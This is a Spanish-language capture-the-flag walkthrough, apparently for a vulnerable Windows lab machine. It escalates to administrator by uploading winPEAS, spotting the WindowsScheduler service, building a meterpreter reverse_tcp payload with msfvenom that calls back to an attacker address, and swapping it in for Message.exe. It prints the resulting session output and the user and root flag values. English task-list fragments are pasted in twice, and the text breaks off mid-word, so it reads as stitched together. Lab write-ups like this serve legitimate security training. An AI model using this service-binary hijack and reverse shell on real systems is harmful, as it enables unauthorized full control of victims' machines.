
En mi caso use el binario de github y ahora podemos simplemente cargar y ejecutar winPEAS en nuestro objetivo utilizando los comandos:

``upload winPEAS.exe



tasklist /svc | findstr /i windowsscheduler cd C:\Program Files (x86)\SystemScheduler\Events

``type 20198415519.INI\_LOG.txt



El servicio WindowsScheduler se ejecuta periódicamente, llamando a Message.exe con privilegios de root. Así que podemos obtener root sustituyendo Message.exe por nuestro payload para generar un shell inverso.

Ahora generamos nuestro propio ejecutable Message.exe con msfvenom, asegurándonos de que se utiliza un lport diferente.

``msfvenom -p windows/meterpreter/reverse\_tcp -a x86 --encoder x86/shikata\_ga\_nai LHOST=10.11.58.254 LPORT=8181 -f exe -o Message.exe

Ahora inicia otra instancia de metasploit e inicia un listener como antes. En la sesion de meterpreter que tenemos activa, cambiaremos el nombre de Message.exe a Message.bak (backup) y

subiremos nuestro malware de esta manera WindowsScheduler se ejecute, y obtendremos otro meterpreter con root.

```
cd "C:\Program Files (x86)\SystemScheduler" mv Message.exe Message.bak
`upload Message.exe
```

```
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.58.254:8181
[*] Sending stage (175686 bytes) to 10.10.49.157
[*] Meterpreter session 14 opened (10.11.58.254:8181 -> 10.10.49.157:49503) at 2023-11-10 23:58:20 +0300

meterpreter > shell
Process 3696 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\PROGRA~2\SYSTEM~1>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\PROGRA~2\SYSTEM~1>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0E97-C552

Directory of C:\PROGRA~2\SYSTEM~1

11/10/2023  12:47 PM    <DIR>          .
11/10/2023  12:47 PM    <DIR>          ..
05/17/2007  12:47 PM    1,150 alarmclock.ico
```


Deploy the vulnerable Windows machine

1. to brute-force a login

2. Compromise the machine

3. Windows Privilege Escalation

Task 5: Privilege Escalation Without Metasploit



In this task we will escalate our privileges without the use of meterpreter

Conseguimos las banderas

```
03/25/2018  09:58 AM          331,168 WScheduler.exe
05/16/2006  03:58 PM          703,081 WSCHEDULER.HLP
03/25/2018  09:58 AM          136,096 WSCtrl.exe
03/25/2018  09:58 AM           98,720 WService.exe
03/25/2018  09:58 AM           68,512 WSLogon.exe
03/25/2018  09:59 AM           33,184 WSProc.dll
          39 File(s)      11,222,061 bytes
          3 Dir(s)  38,524,825,600 bytes free

C:\PROGRA~2\SYSTEM~1>cat C:\Users\jeff\Desktop\user.txt
cat C:\Users\jeff\Desktop\user.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\PROGRA~2\SYSTEM~1>type "C:\Users\jeff\Desktop\user.txt"
type "C:\Users\jeff\Desktop\user.txt"
759bd8af507517bcfaede78a21a73e39
C:\PROGRA~2\SYSTEM~1>type "C:\Users\Administrator\Desktop\root.txt"
type "C:\Users\Administrator\Desktop\root.txt"
7e13d97f05f7ceb9881a3eb3d78d3e72
C:\PROGRA~2\SYSTEM~1>cd "C:\Windows\Temp\"
dir
```


Deploy the vulnerable Windows machine

1. to brute-force a login

2. Compromise the machine

3. Windows Privilege Escalation

Task 5: Privilege Escalation Without Metasploit



In this task we will escalate our p